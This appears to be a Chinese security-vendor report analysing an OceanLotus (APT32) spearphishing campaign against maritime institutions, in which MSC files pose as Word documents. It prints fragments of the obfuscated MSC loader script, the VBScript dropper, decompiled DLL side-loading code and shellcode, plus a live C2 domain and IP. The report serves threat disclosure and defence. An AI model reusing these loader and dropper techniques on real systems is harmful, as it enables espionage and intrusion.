海莲花组织以南海的法律制度等为话题的攻击活动分析

mp.weixin.qq.com/s/UhQbJQWXHS06Xrf2arzYdw

猎影实验室 网络安全研究宅基地 *2024年11月11日 11:15 浙江*

1

事件概述

OceanLotus又名APT32、海莲花，是具有东南亚国家背景的APT组织。该组织自2015年披露以来，持续活跃至今，主要针对周边国家：中国、柬埔寨、泰国、老挝进行国家级网络间谍活动。其目标行业包括政府、金融、海事机构、海域建设部门、航运企业、科研院所和境内高校。

近日，猎影实验室捕获到OceanLotus（海莲花）针对境内的攻击活动，活动延续此前的攻击目标与攻击手法，即仍然通过鱼叉式网络钓鱼邮件针对国内海事机构。攻击活动流程大致如下：

1. 该鱼叉式网络钓鱼邮件附件为包含有MSC文件的压缩包文件，其中MSC文件伪装成DOCX文件引诱目标用户点击；

2. MSC文件运行后将读取自身释放诱饵文档、白文件Warp.exe以及恶意DLL文件7z.dll，其中诱饵文档之一的内容为适用于南海的两种法律制度研究；


3. 恶意DLL文件由白文件Warp.exe加载后，将在内存中解密多层Shellcode，最终执行CobaltStrikeBeacon，连接到C2服务器，并等待后续指令下发。

2

诱饵文件

三个MSC文件释放的诱饵文件分别如下：

1. 适用于南海的两种法律制度研究



适用于南海的两种法律制度研究

引言

（一） 研究背景


自 2013 年 1 月 22 日菲律宾根据 1982 年《联合国海洋法公约》（以下简称《公约》）就南海管辖权争议提起强制仲裁程序[1]，2014 年 12 月 5 日美国国务院发布《海洋界限，中国在南海的海洋主张》第 143 号报告[2]，2016 年 7 月 12 日南海仲裁案仲裁庭作出非法裁决[3]以及 2022 年 1 月 12 日美国国务院再次发布《海洋界限，中国在南海的海洋主张》第 150 号报告[4]及其《国家实践补编》[5]以来，南海局势愈加波谲云诡。同时，伴随着美国海军“航行自由行动”的不时挑衅以

利及远洋群岛基线制度等关键问题。因此，明确“一般国际法规则和原则”的概念、特征、内容、在国际海洋法中的地位和作用及其与《公约》的相互关系，对于中国应对来自周边及域外国家的海洋挑战而言具有积极的现实意义。

（二） 研究意义

《公约》序言第八段内容表明，虽然《公约》通常被称作为“海洋宪章”，但事实上《公约》并未穷尽一切与海洋相关的权利与义务事项，也并非所有涉及海洋法的问题均受《公约》管辖。基于文本分析，《公约》序言所载“一般国际法规则和原则”仍是一国主张海洋权利的权利依据。然而，不论是南海仲裁案仲裁庭所作裁决，抑或是美国国务院发布的《海洋界限》系列报告，均体现出“《公约》至上”、“《公约》规定取代一切先前存在权利”的观点。这种片面及错误

2. 匿名审稿专家回执




匿名审稿专家回执

对于您为本刊付出的辛勤劳动，我们表示由衷的感谢，并致薄酬。请您填写身份证信息和银行卡信息。我们真切希望，在您的热诚帮助下，《国际论坛》会越办越好。

注：1. 审稿费经校财务处发放；
2. 信用卡、邮政储蓄卡不可以。

姓名	身份证号	银行卡号	开户行（具体到支行）

3. 《国际论坛》匿名审稿专家邀请函



《国际论坛》匿名审稿专家邀请函

尊敬的教授，

您好！

鉴于您的高深学养，本刊特聘您为匿名评审专家。

本刊所刊稿件，全面实行双向匿名专家外审制度，为使这一制度进一步规范化，提高审稿效果，恳请您注意如下事项，


1. 您收到稿件后，如不太熟悉稿件所涉领域或不方便审稿，请及时告知我们，以便重新选择审稿人；欢迎您推荐其他合适的审稿人；如您熟悉并愿意审阅，也请先给我们一个回复，并将审稿意见返回给我们。

2. 无论您建议退稿还是刊用，均请认真填写“审稿意见单”（附后），退稿请给出切实依据，若可采用，请您务必结合文稿内容，给出详尽修改意见，避免不详具体内容的空泛评价。

3. 评审意见返回日期： 2024年8月15日之前。

4. 稿件内容，务请保密，不得外传。

5. 本刊联系人和联系方式，



《国际论坛》审稿意见单

一、 论文题目

二、 文稿水准评判（请在选项前划√）

政治问题：	（）有	（√）无		
选题价值：	（）优秀	（√）良好	（）一般	（）较差
学术创见：	（）优秀	（）良好	（√）一般	（）较差
研究方法：	（）优秀	（）良好	（√）一般	（）较差
分析论证：	（）优秀	（）良好	（）一般	（√）较差
文献征引：	（）优秀	（）良好	（）一般	（√）较差
语言表述：	（）优秀	（）良好	（√）一般	（）较差
总体评价：	（）优秀	（）良好	（√）一般	（）较差

3

样本分析

MSC文件启动

XML格式的MSC文件中存在有可疑的Javascript指令

```
91          <String ID="10" Refs="2">// Console Root
92            var u=external.Document.Name;var v=""; var i=0;eval(decodeURIComponent("for%20%28i%3D0%3Bi%3Cu%2Elength%3
  - 29%20%29%20%0AI7nAA%3Dhmnsr1tEA%280%29.text%0Aga5o1Y3fL8hM%3DVqIqc06Z3f86%28I7nAA%29%0ADim%20ED4rz%0ASet%20ED4rz%3D
  - %20To%20UBound%28tiqZ%29%20Step%204%0Ae8xdh%3Dv5KomBegKS%28arrayByte3%28tiqZ%28iter%29%29%29%2BarrayLong5%28arrayBy
93          </String>
```

其执行的内容经解码后如下，主要功能为加载XML中嵌入的VBScript执行

```
var u=external.Document.Name;var v=""; var
i=0;eval(decodeURIComponent("for%20%28i%3D0%3Bi%3Cu%2Elength%3Bi%2B%2B%29%7Bh%3Du%2EcharCodeAt%28i%29%2EtoString%2816%29%3Bv%2B%3D%28%22000%22%2Bh%29%2Eslic
e%28%2D4%29%3B%7D"));var sN=external.Document.ScopeNamespace;var rN=sN.GetRoot();var mN=sN.GetChild(rN);var
dN=sN.GetNext(mN);external.Document.ActiveView.ActiveScopeNode=dN;dO=external.Document.ActiveView.ControlObject;external.Document.ActiveView.ActiveScopeNode
=mN;var XML=dO;XML.async=false;var
xsl=XML;xsl.loadXML(unescape("%3C%3Fxml%20version%3D%271.0%27%3F%3E%0A%3Cstylesheet%0A%20%20%20%20xmlns%3D%22http%3A//www.w3.org/1999/XSL/Transform%22%20xml
ns%3Ams%3D%22urn%3Aschemas-microsoft-
com%3Axslt%22%0A%20%20%20%20xmlns%3Auser%3D%22placeholder%22%0A%20%20%20%20version%3D%221.0%22%3E%0A%20%20%20%20%3Coutput%20method%3D%22text%22/%3E%0A%20%20
%20%20%3Cms%3Ascript%20implements-
prefix%3D%22user%22%20language%3D%22VBScript%22%3E%0A%09%3C%21%5BCDATA%5B%0ADim%20mscLL%0AmscLL%3D%22_MSC%22%0AFor%20i%3D1%20to%20Len%28mscLL%29%20Step%204%
```

VBScript脚本

VBScript脚本加载后主要释放三个文件：白文件Warp.exe、恶意DLL文件7z.dll到目录C:\Program Files\Cloudflare，以及诱饵文件“适用于南海的两种法律制度研究（稿件）.docx”到目录%Temp%

```
Set G7WaUUzB=CreateObject("WScript.Shell")
Set aocowTWm=CreateObject("Scripting.FileSystemObject")
dp3Vb=G7WaUUzB.ExpandEnvironmentStrings("%ProgramFiles%")
iIbaE7AGCNO9=dp3Vb & "\\Cloudflare"
aocowTWm.CreateFolder(iIbaE7AGCNO9)
F6HOe=iIbaE7AGCNO9 & "\\Warp.exe"
Ssomk=iIbaE7AGCNO9 & "\\7z.dll"
For i=1 to Len(OCI5Wdrci) Step 4
TKoZ8djsy=TKoZ8djsy & ChrW(CLng(Chr(Int("38"))&Chr(Int("72")) & Mid(OCI5Wdrci,i,4)))
Next
```

释放文件来自源文件，名为CONSOLE_TREE、CONSOLE_MENU、以及CONSOLE_PANE的标签，通过Base64解码后写入对应的文件路径

```
21  HFFNGwV=aoouTWm.GetSpecialFolder(2) & Chr(-62+154) & TKo78disv
```

最后打开诱饵文件、带参数"t 8.8.8.8"启动白文件Warp.exe


```
30  ED4rz.SaveToFile HFFNGWV,2
31  G7WaUUzB.run "" & HFFNGWV & "",1,false
50  G7WaUUzB.run "" & F6HOe & "" & "t 8.8.8.8",0,false
51  End Function
```

DLL文件侧载

DLL文件侧载是一种利用程序加载DLL文件进行恶意操作的攻击技术，正常情况下，应用程序会依赖系统提供的动态链接库（DLL）执行特定功能。攻击者则通过修改或替换这些DLL文件，使应用程序加载恶意代码。

利用DLL文件劫持是OceanLotus组织常用的一种攻击手法，该组织在历史攻击活动中劫持过的白文件包括：WinWord.exe（Word主程序）、MicrosoftUpdate.exe（微软升级程序）、SoftManager.exe（360软件管理器）、GoogleUpdate.exe（谷歌更新程序）、LenovoDrvTray.exe（联想驱动管理程序）、RasTlsc.exe（赛门铁克产品组件）、LenovoDesk.exe（联想桌面应用）等。

此次捕获到OceanLotus使用的恶意DLL文件7z.dll由Warp.exe侧加载，其中Warp.exe证书信息如下：



白文件加载7z.dll后，获取其导出表GetNumberOfMethods进行调用

```
.text:0041C802                push    offset aGetnumberofmet ; "GetNumberOfMethods"
.text:0041C807                push    dword ptr [esi] ; hModule
.text:0041C809                mov     [esp+50h+var_8], 1
.text:0041C811                call    ds:GetProcAddress
.text:0041C817                test    eax, eax
.text:0041C819                jz      short loc_41C82A
.text:0041C81B                lea     ecx, [esp+48h+var_8]
.text:0041C81F                push    ecx
.text:0041C820                call    eax
```

首先解密出字符串“cloudflare.warp.process”，并以此为名创建互斥体

```
45  v4 = sub_10001F00(v3);                          // cloudflare.warp.process
46  v27 = !sub_10015620(v4) || !sub_10010E50();     // 创建互斥体
47  *&v5 = sub_100710A0(v27, HIDWORD(v27)).m128_u64[0];
48  v6 = sub_100013A0(v5);
```

接着获取一组API函数地址用于获取命令行参数并进行验证

```
463 v375 = getFunAdd(v2, v280);                     // GetCommandLineW
464 v404 = 0;
465 v403 = 0;
466 v3 = sub_10013260(v337);
467 v281 = sub_10019AD0(v3);
468 v4 = sub_10013180(v307);
469 v5 = sub_10019AF0(v4);
470 v356 = getFunAdd(v5, v281);                    // CommandLineToArgvW
471 v402 = 0;
472 v447 = 0;
473 v6 = sub_10013410(v336);
474 v282 = sub_10019A90(v6);
475 v7 = sub_10013330(v305);
476 v8 = sub_10019AB0(v7);
477 v393 = getFunAdd(v8, v282);                    // lstrcmpW
```

```
541     v40 = sub_10013AB0(v333);
542     v451 = sub_100199B0(v40);
543     v399 = v356(v374, &v451);                   // 调用CommandLineToArgvW，提取参数
544     v41 = byte_100E1AC6;
545     v42 = sub_10001380() + v41;
```

```
589         v64 = sub_10013B80(v296);
590         v65 = sub_10019990(v64);
591         v346 = v393(v399[2], v65) == 0;         // 调用strcmpW，验证参数
592         v66 = sub_100710A0(v346, HIDWORD(v346)).m128_u64[0];
593         v67 = sub_10004020(v66);
594         v68 = byte_100E1AC6;
```

随后创建命名管道ntsvcs用于进程间通信


```
137   v23 = sub_100088A0(v63);
138   v24 = sub_1001A410(v23, a1);                  // \\.\pipe\%S
139   v74(v97, v24);                                // wsprintfW拼接得到\\.\pipe\ntsvcs
140   v90 = 0;
141   v89 = 0;
142   v25 = sub_10008A40(v67);
143   v57 = sub_1001A3D0(v25, 0, 0);
144   v26 = sub_10008970(v66);
145   v27 = sub_1001A3F0(v26, 0, 0, v57);
146   v83 = v79(v97, v27, v55, v56, v58, v59, v62);// CreateFileW创建命名管道ntsvcs
147   v28 = byte_100E1AC6;
```

使用ReadFile、WriteFile从/向管道读取/写入数据

```
266 v5 = sub_1001A590(v4);                          // kernel32.dll
267 v238 = getFunAdd(v5, v174);                     // WriteFile
268 v250 = 0;
269 v249 = 0;
270 v6 = sub_100078A0(v181);
271 v175 = sub_1001A530(v6);
272 v7 = sub_100077C0(v177);
273 v8 = sub_1001A550(v7);
274 v212 = getFunAdd(v8, v175);                     // ReadFile
275 v9 = byte_100E1AC6;
```

获取Chakra.JsProjectWinRTNamespeace函数的内存，并通过VirtualProtect更改其属性为读写权限

随后将Shellcode写入该内存，再次通过VirtualProtect更改其属性为可执行



最终内存中加载的有效负载仍为Cobalt Strike Beacon

```
69948200    90              nop                     JsProjectWinRTNamespace
69948201    90              nop
69948202    90              nop
69948203    90              nop
69948204    90              nop
69948205    90              nop
69948206    90              nop
69948207    90              nop
69948208    90              nop
69948209    4D              dec ebp
6994820A    5A              pop edx
6994820B    52              push edx
6994820C    45              inc ebp
6994820D    E8 00000000     call chakra.69948212    call $0
69948212    5B              pop ebx
69948213    89DF            mov edi,ebx
69948215    55              push ebp
69948216    89E5            mov ebp,esp
69948218    81C3 B79C0000   add ebx,9CB7
6994821E    FFD3            call ebx
69948220    68 F0B5A256     push 56A2B5F0
69948225    68 04000000     push 4
6994822A    57              push edi
6994822B    FFD0            call eax
6994822D    0000            add byte ptr ds:[eax],al
6994822F    0000            add byte ptr ds:[eax],al
69948231    0000            add byte ptr ds:[eax],al
69948233    0000            add byte ptr ds:[eax],al
69948235    0000            add byte ptr ds:[eax],al
```

4

规避手段


1. MSC文件图标设置为Word图标，在默认隐藏文件后缀的主机上真假难辨

```
<VisualAttributes>
  <Icon Index="13" File="C:\Program Files\Microsoft Office\Office15\WORDICON.EXE">
      <Image Name="Large" BinaryRefIndex="2"/>
      <Image Name="Small" BinaryRefIndex="3"/>
      <Image Name="Large48x" BinaryRefIndex="4"/>
    </Icon>
</VisualAttributes>
```

名称	修改日期	类型	大小
《国际论坛》外审专家邀请函与文章评审单.msc	2024/7/25 7:23	Microsoft 通用管理文档	1,897 KB
匿名审稿专家回执（校外）.docx.msc	2024/7/25 7:24	Microsoft 通用管理文档	1,885 KB
适用于南海的两种法律制度研究（稿件）.msc	2024/7/25 7:23	Microsoft 通用管理文档	1,912 KB

2. MSC文件在携带PE文件资源时使用了Base64编码，以规避静态检测


3. 恶意DLL文件通过带有合法数字签名的白文件加载，逃避杀软动态检测



5

C2连接

解密出C2域名及请求路径，建立通信后接收后续远控指令



安恒云沙箱可直接跑出本次海莲花样本连接域名：office.enucuzalanadi.net，解析到IP159.223.49.98

6

远控指令

此次攻击活动最终阶段的远控指令通过CobaltStrike Beacon下发。Cobalt Strike Beacon是一款非常受攻击者青睐的红队渗透测试框架。有数据表明，2018年至今，60%以上的网络犯罪及APT活动均涉及使用Cobalt Strike，部分APT例如SolarWinds供应链攻击事件背后的APT29、常年针对我国海事机构的OceanLotus、Winnti等都将该工具纳入自身武器库中。Cobalt Strike功能强大，负载类型丰富，4.2版本已支持多达100+远控指令，包括Shell执行、文件操作、执行加载器、内网侦察、横向移动、持久性等

7

关联分析

此次攻击活动存在如下特征，与OceanLotus历史攻击活动特征高度重合。

1. 活动针对国内海事机构及相关人员；

2. 活动使用伪装成DOCX文件的恶意MSC文件作为邮件附件下发；

3. 释放的后续负载仍为白+黑的启动方式；

4. 后续在内存中加载的Shellcode加载CobaltStrikeBeacon。

此外，公开来源的威胁情报已将本次活动最后阶段CobaltStrikeBeacon连接到的C2标记为APT组织海莲花资产，由此可以看出海莲花组织活动广泛，需要用户警惕此类钓鱼邮件攻击。

5

活动总结

OceanLotus组织自披露以来，长期处于活跃状态，其擅长制作针对中国的钓鱼邮件，且多年来一直热衷于DLL文件侧载的攻击方式。猎影实验室提醒广大用户朋友，不运行未知来源的邮件附件。如有需要鉴别的未知来源样本，可以投递至安恒云沙箱查看判别结果后再进行后续操作。猎影实验室将持续对全球APT组织进行持续跟踪，专注发现并披露各类威胁事件。

目前安全数据部已具备相关威胁检测能力，对应产品已完成IoC情报的集成。针对该事件中的最新IoC情报，以下产品的版本可自动完成更新，若无法自动更新则请联系技术人员手动更新：

1. AiLPHA分析平台V5.0.0及以上版本

2. APT设备V2.0.67及以上版本

3. EDR产品V2.0.17及以上版本

安恒云沙盒已集成了该事件中的样本特征。用户可通过云沙盒：https://sandbox.dbappsecurity.com.cn/，对可疑文件进行免费分析，并下载分析报告。

猎影实验室61

猎影实验室 · 目录

上一篇韩国“伪猎者”APT组织利用多款国产化软件漏洞对中国的攻击活动

微信扫一扫
关注该公众号